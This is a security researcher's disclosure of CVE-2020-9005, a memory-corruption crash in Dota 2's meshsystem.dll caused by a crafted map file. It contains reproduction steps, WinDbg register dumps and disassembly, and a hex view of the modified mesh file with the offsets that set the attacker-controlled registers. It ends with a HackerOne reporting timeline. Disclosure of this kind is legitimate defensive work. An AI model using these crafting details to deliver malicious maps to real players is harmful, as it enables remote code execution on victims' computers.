CVE-2020-9005

Description

Valve Dota 2 (meshsystem.dll) all versions (0-day, no patch) allows remote attackers to achieve code execution or denial of service by creating a gaming server and inviting a victim to this server, because a crafted map is mishandled during a GetValue call.

Attacker need invite a victim to play on attacker game server using specially crafted map or create custom game, then when initialize the game of the victim, the specially crafted map will be automatically downloaded and processed by the victim, which will lead to the possibility to exploit vulnerability. Also attacker can create custom map and upload it to Steam.

Steps for reproduce:

1. Copy attached file zuff.vpk from archive zuff.rar to map directory (C:\Program Files (x86)\Steam\steamapps\common\dota 2 beta\game\dota\maps)
2. Launch Dota2
3. Attach from windbg to dota2.exe process
4. Launch "zuff" map from Dota2 game console. Command for game console = map zuff
5. Dota2 is crash (Access Violation)


```
(5b8c.1978): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:\Program Files (x86)\Steam\steamapps\common\dota 2
beta\game\bin\win64\meshsystem.dll -
meshsystem!BinaryProperties_GetValue+0x5df1b:
00007ff9`25fbbd2b 392c02          cmp     dword ptr [rdx+rax],ebp ds:0000027a`9fe0f3f9=????????
0:000> r
rax=0000027a9fe0f3f9 rbx=0000000041414141 rcx=0000000000000000
rdx=0000000000000000 rsi=0000000042424242 rdi=0000027a5e9fb2b8
rip=00007ff925fbbd2b rsp=000000a780aff3c0 rbp=0000000041544144
 r8=0000000000000000  r9=0000000000000000 r10=0000027a5e9fb2b0
r11=000000a780aff420 r12=0000027a24d18ae0 r13=0000000000017589
r14=0000027a52956380 r15=00007ff925ffb5a8
iopl=0         nv up ei pl nz na po nc
cs=0033  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010206
meshsystem!BinaryProperties_GetValue+0x5df1b:
00007ff9`25fbbd2b 392c02          cmp     dword ptr [rdx+rax],ebp ds:0000027a`9fe0f3f9=????????
```

Full debug info

Code near exception:

```
00007ff9`25fbbd20 488d041f        lea     rax,[rdi+rbx]
00007ff9`25fbbd24 85db            test    ebx,ebx
00007ff9`25fbbd26 7503            jne     meshsystem!BinaryProperties_GetValue+0x5df1b (00007ff9`25fbbd2b)
00007ff9`25fbbd28 498bc1          mov     rax,r9
00007ff9`25fbbd2b 392c02          cmp     dword ptr [rdx+rax],ebp ds:0000027a`9fe0f3f9=????????
```

Description:



Pid 23436 - WinDbg:10.0.17763.1 AMD64

Offset: @$scopeip

```
00007ff9`25fbbd10 7e2c            jle     meshsystem!BinaryProperties_GetValue+0x5df2e (00007ff
00007ff9`25fbbd12 49635a08        movsxd  rbx,dword ptr [r10+8]
00007ff9`25fbbd16 498d7a08        lea     rdi,[r10+8]
00007ff9`25fbbd1a 498bd1          mov     rdx,r9
00007ff9`25fbbd1d 0f1f00          nop     dword ptr [rax]
00007ff9`25fbbd20 488d041f        lea     rax,[rdi+rbx]
00007ff9`25fbbd24 85db            test    ebx,ebx
00007ff9`25fbbd26 7503            jne     meshsystem!BinaryProperties_GetValue+0x5df1b (00007ff
00007ff9`25fbbd28 498bc1          mov     rax,r9
00007ff9`25fbbd2b 392c02          cmp     dword ptr [rdx+rax],ebp ds:0000027a`9fe0f3f9=????????
00007ff9`25fbbd2e 7421            je      meshsystem!BinaryProperties_GetValue+0x5df41 (00007ff
00007ff9`25fbbd30 ffc1            inc     ecx
00007ff9`25fbbd32 49ffc0          inc     r8
00007ff9`25fbbd35 4883c20c        add     rdx,0Ch
00007ff9`25fbbd39 4c3bc6          cmp     r8,rsi
00007ff9`25fbbd3c 7ce2            jl      meshsystem!BinaryProperties_GetValue+0x5df10 (00007ff
00007ff9`25fbbd3e 488b742418      mov     rsi,qword ptr [rsp+18h]
00007ff9`25fbbd43 32c0            xor     al,al
```

Virtual: rdi   Display format: Byte

```
0000027a`5e9fb2b8 41 41 41 41 42 42 42 42 42 42 42 42 42 42 42 42 42 42  AAAABBBBBBBBBBBBBB
0000027a`5e9fb2ca 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBBBB
0000027a`5e9fb2dc 42 42 00 04 00 00 00 52 45 52 4c 2c 00 00 00 bd 00 00  BB.....RERL,......
0000027a`5e9fb2ee 00 52 45 44 49 e0 00 00 00 80 01 00 00 43 43 43 43 54  .REDI........CCCCT
0000027a`5e9fb300 02 00 00 38 03 00 00 56 42 49 42 88 05 00 00 d6 9c 00  ...8...VBIB.......
0000027a`5e9fb312 00 08 00 00 00 03 00 00 00 cb 17 f0 97 a0 02 8b 78 28  ................x(
0000027a`5e9fb324 00 00 00 00 00 00 00 85 11 7b 60 3d 11 2d 42 43 00 00  .........{`=.-BC..
0000027a`5e9fb336 00 00 00 00 00 60 ea a7 e1 f7 9d 7a 55 59 00 00 00 00  .....`.....zUY....
0000027a`5e9fb348 00 00 00 6d 61 74 65 72 69 61 6c 73 2f 62 6c 65 6e 64  ...materials/blend
0000027a`5e9fb35a 73 2f 6d 6f 64 5f 72 61 64 69 61 6e 74 5f 70 61 74 68  s/mod_radiant_path
0000027a`5e9fb36c 5f 30 30 30 2e 76 6d 61 74 00 6d 61 74 65 72 69 61 6c  _000.vmat.material
0000027a`5e9fb37e 73 2f 62 6c 65 6e 64 73 2f 6d 6f 64 5f 72 61 64 69 61  s/blends/mod_radia
0000027a`5e9fb390 6e 74 5f 30 30 30 2e 76 6d 61 74 00 6d 61 74 65 72 69  nt_000.vmat.materi
0000027a`5e9fb3a2 61 6c 73 2f 62 6c 65 6e 64 73 2f 6d 6f 64 5f 72 61 64  als/blends/mod_rad
0000027a`5e9fb3b4 69 61 6e 74 5f 72 69 76 65 72 62 65 64 5f 70 61 74 68  iant_riverbed_path
0000027a`5e9fb3c6 5f 30 30 30 2e 76 6d 61 74 00 00 00 00 00 00 00 00 00  _000.vmat.........
0000027a`5e9fb3d8 00 00 00 00 00 00 00 00 00 00 00 40 00 00 00 05 00 00  ...........@......
0000027a`5e9fb3ea 00 18 01 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00  ..................
```

```
(5b8c.1978): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:\Program Files (x86)\Steam\steamapps\common\dota 2 beta\game\bin\win64\meshsystem.dll -
meshsystem!BinaryProperties_GetValue+0x5df1b:
00007ff9`25fbbd2b 392c02          cmp     dword ptr [rdx+rax],ebp ds:0000027a`9fe0f3f9=????????
0:000> r
rax=0000027a9fe0f3f9 rbx=0000000041414141 rcx=0000000000000000
rdx=0000000000000000 rsi=0000000042424242 rdi=0000027a5e9fb2b8
rip=00007ff925fbbd2b rsp=000000a780aff3c0 rbp=0000000041544144
 r8=0000000000000000  r9=0000000000000000 r10=0000027a5e9fb2b0
r11=000000a780aff420 r12=0000027a24d18ae0 r13=0000000000017589
r14=0000027a52956380 r15=00007ff925ffb5a8
iopl=0         nv up ei pl nz na po nc
cs=0033  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010206
meshsystem!BinaryProperties_GetValue+0x5df1b:
00007ff9`25fbbd2b 392c02          cmp     dword ptr [rdx+rax],ebp ds:0000027a`9fe0f3f9=????????
0:000> kb
0:000>
```

Ln 0, Col 0 | Sys 0:<Local> | Proc 000:5b8c | Thrd 000:1978 | ASM | OVR | CAPS | NUM

We have full control for this exception, it can be seen from the code near the exception:

```
00007ff925fbbd20 488d041f lea rax,[rdi+rbx]
```

- The register rdi pointing to the area of memory controlled by us! windbg.png, also we have control for rbx, rbx = 0x41414141 That's means that we have control for value for the register rax!


Next

```
00007ff925fbbd2b 392c02 cmp dword ptr [rdx+rax],ebp ds:0000027a9fe0f3f9=????????
```

- in this instruction rdx = 0 and we have full control for rax thats means that we have control for this exception.

This allows us to intercept the program flow what could lead to remote code execution if attacker will host a malicious server, will be able compromise a remote client by having them download a custom map or addon, triggering remote code execution on the victim's computer. Also we have control the dword of the registers rsi it could help for exploitation this vulnerability.

If extract zuff.vpk then in directory zuff\maps\zuff\worldnodes locate file node000_layer0_b133_mesh_base.vmesh_c. Modifying for this file does exception.



Hex Workshop - [C:\Users\1\Desktop\zuff\maps\zuff\worldnodes\node000_layer0_b133_mesh_base.vmesh_c]

```
          0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  10 11 12 13 14 15 16 17 18 19 1A 1B 1C 1D 1E  0123456789ABCDEF0123456789ABCDE
00000000  96 A2 00 00 0C 00 01 00 41 41 41 41 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42  ........AAAABBBBBBBBBBBBBBBBBBB
0000001F  42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 00 04 00 00 00 52 45 52 4C 2C 00 00 00 BD 00 00  BBBBBBBBBBBBBBB.....RERL,......
0000003E  00 52 45 44 49 E0 00 00 00 80 01 00 00 44 41 54 41 54 02 00 00 38 03 00 00 56 42 49 42 88 05  .REDI........DATAT...8...VBIB..
0000005D  00 00 D6 9C 00 00 08 00 00 00 03 00 00 00 CB 17 F0 97 A0 02 8B 78 28 00 00 00 00 00 00 00 85  .....................x(........
0000007C  11 7B 60 3D 11 2D 42 43 00 00 00 00 00 00 00 60 EA A7 E1 F7 9D 7A 55 59 00 00 00 00 00 00 00  .{`=.-BC.......`.....zUY.......
0000009B  6D 61 74 65 72 69 61 6C 73 2F 62 6C 65 6E 64 73 2F 6D 6F 64 5F 72 61 64 69 61 6E 74 5F 70 61  materials/blends/mod_radiant_pa
000000BA  74 68 5F 30 30 30 2E 76 6D 61 74 00 6D 61 74 65 72 69 61 6C 73 2F 62 6C 65 6E 64 73 2F 6D 6F  th_000.vmat.materials/blends/mo
000000D9  64 5F 72 61 64 69 61 6E 74 5F 30 30 30 2E 76 6D 61 74 00 6D 61 74 65 72 69 61 6C 73 2F 62 6C  d_radiant_000.vmat.materials/bl
000000F8  65 6E 64 73 2F 6D 6F 64 5F 72 61 64 69 61 6E 74 5F 72 69 76 65 72 62 65 64 5F 70 61 74 68 5F  ends/mod_radiant_riverbed_path_
00000117  30 30 30 2E 76 6D 61 74 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00  000.vmat....................@..
00000136  00 05 00 00 00 18 01 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ...............................
00000155  00 00 00 00 00 00 30 01 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50  ......0.......................P
00000174  00 00 00 64 00 00 00 00 00 00 00 00 00 00 00 66 00 00 00 6E 00 00 00 00 00 00 00 00 00 00 00  ...d...........f...n...........
00000193  69 00 00 00 80 00 00 00 00 00 00 00 00 00 00 00 7B 00 00 00 86 00 00 00 00 00 00 00 00 00 00  i...............{..............
000001B2  00 81 00 00 00 94 00 00 00 00 00 00 00 00 00 00 00 5F 5F 5F 4F 76 65 72 72 69 64 65 49 6E 70  .................___OverrideInp
000001D1  75 74 44 61 74 61 5F 5F 5F 00 42 69 6E 61 72 79 42 6C 6F 62 41 72 67 00 66 75 6C 6C 74 61 6E  utData___.BinaryBlobArg.fulltan
000001F0  67 65 6E 74 00 49 6E 74 41 72 67 00 66 6F 72 63 65 5F 75 70 5F 74 6F 5F 64 61 74 65 5F 6D 61  gent.IntArg.force_up_to_date_ma
0000020F  74 65 72 69 61 6C 73 00 49 6E 74 41 72 67 00 72 61 6E 64 6F 6D 69 7A 65 5F 6D 65 73 68 00 49  terials.IntArg.randomize_mesh.I
0000022E  6E 74 41 72 67 00 73 6B 69 70 5F 6D 65 73 68 5F 6F 70 74 69 6D 69 7A 61 74 69 6F 6E 00 49 6E  ntArg.skip_mesh_optimization.In
0000024D  74 41 72 67 00 00 22 00 00 00 0C 00 00 00 1C 00 00 00 00 00 00 00 43 6F 6D 70 69 6C 65 52 65  tArg..".............CompileRe
0000026C  6E 64 65 72 4D 65 73 68 00 4D 65 73 68 20 43 6F 6D 70 69 6C 65 72 20 56 65 72 73 69 6F 6E 00  nderMesh.Mesh Compiler Version.
0000028B  08 00 00 00 01 00 00 00 49 73 43 68 69 6C 64 52 65 73 6F 75 72 63 65 00 56 4B 56 03 46 1A 79  ........IsChildResource.VKV.F.y
000002AA  95 BC 95 6C 4F A7 0B 05 BC A1 B7 DF D2 7C 16 12 74 E9 06 98 46 AF F2 E6 3E B5 90 37 E7 D8 05  ...lO.......|..t...F...>..7...
000002C9  00 00 00 00 21 00 00 00 5F 63 6C 61 73 73 00 43 52 65 6E 64 00 00 65 72 4D 65 73 68 00 6D 5F  ....!..._class.CRend..erMesh.m_
000002E8  73 63 65 6E 65 4F 62 20 80 6A 65 63 74 73 E0 00 76 4D 69 6E 42 6F 75 6E 64 C3 00 04 08 61 78  sceneOb .jects..vMinBound....ax
00000307  C6 00 64 72 61 77 43 61 6C 6C 81 01 6E 50 72 69 00 00 6D 69 74 69 76 65 54 79 70 65 00 52 45  ..drawCall..nPri..mitiveType.RE
00000326  4E 44 45 00 00 52 5F 50 52 49 4D 5F 54 52 49 41 4E 47 4C 45 53 01 B0 C0 04 6E 42 61 73 65 56  NDE..R_PRIM_TRIANGLES....nBaseV
00000345  65 72 74 65 78 D1 00 93 00 43 D0 05 02 0F 74 E1 00 53 74 61 72 74 49 A0 08 C2 01 82 00 BD 01  ertex....C....t..StartI.......
00000364  73 74 61 6E 64 00 63 65 C1 02 49 6E B3 00 15 02 66 6C 55 76 44 65 6E 73 69 04 A0 74 79 E0 01  stand.ce..In....flUvDensi..ty..
00000383  76 54 69 6E 74 43 6F 6C 6F 72 C0 00 69 21 05 A0 04 42 75 66 66 65 D1 00 68 96 00 6E 42 90 01  vTintColor..i!...Buffe..h..nB..
000003A2  4F 66 66 73 65 20 80 74 42 79 74 65 71 0C 6D 61 74 65 72 69 61 6C 00 85 00 20 00 73 2F 62 6C  Offse .tByteq.material... .s/bl
000003C1  65 C0 0F 2F 6D 6F 64 5F 72 61 64 69 61 00 60 6E 74 5F 70 61 74 68 5F 30 30 30 2E 76 60 02 00  e../mod_radia.`nt_path_000.v`..
000003E0  06 76 07 00 12 0D 73 05 51 04 62 55 73 65 43 6F 6D 70 72 65 73 73 65 00 E0 64 4E 6F 72 6D 61  .v....s.Q.bUseCompresse..dNorma
000003FF  6C 54 61 6E 67 43 43 6E 70 0E 14 06 8F 05 2F 24 80 05 37 05 5F 02 E7 07 72 60 16 72 62 65 64  lTangCCnp...../$..7._...r`.rbed
```

node000_la...

Data Inspector

Data at offset 0x00000008:

int8	65
uint8	65
int16	16705
uint16	16705
int32	1094795585
uint32	1094795585
int64	4774451407296217409
uint64	4774451407296217409
half float	2.6269531
float	12.078431
double	1.568421e+011
DATE	<invalid>
DOS date	10/1/2012
DOS time	8:10:02 AM
FILETIME	<invalid>
time_t	5:53:05 AM 9/10/2004
time64_t	<invalid>
binary	0100000101000001010000010100000101000001...

Expression Calc: Signed, 32 bit

Structures: zip structures (zip-format.hsl)

Member	Value (dec)	Value (hex)	Size

Find Results

Address	Length	Length

Find All Complete. | Cursor: 00000010 | Caret: 00000008 | Sel: 00000008 | OVR | MOD | READ

node000_layer0_b133_mesh_base.vmesh_c - offset for rbx value is 0x8 node000_layer0_b133_mesh_base.vmesh_c - offset for rsi and values is 0xc

Timeline:

22.07.2019 - Report to hackerone

```
- ignore
```

```
- ignore
```

```
- ignore
```

17.02.2020 - Disclose vulnerability details

State of report for this vulnerability for hackerone still "triaged"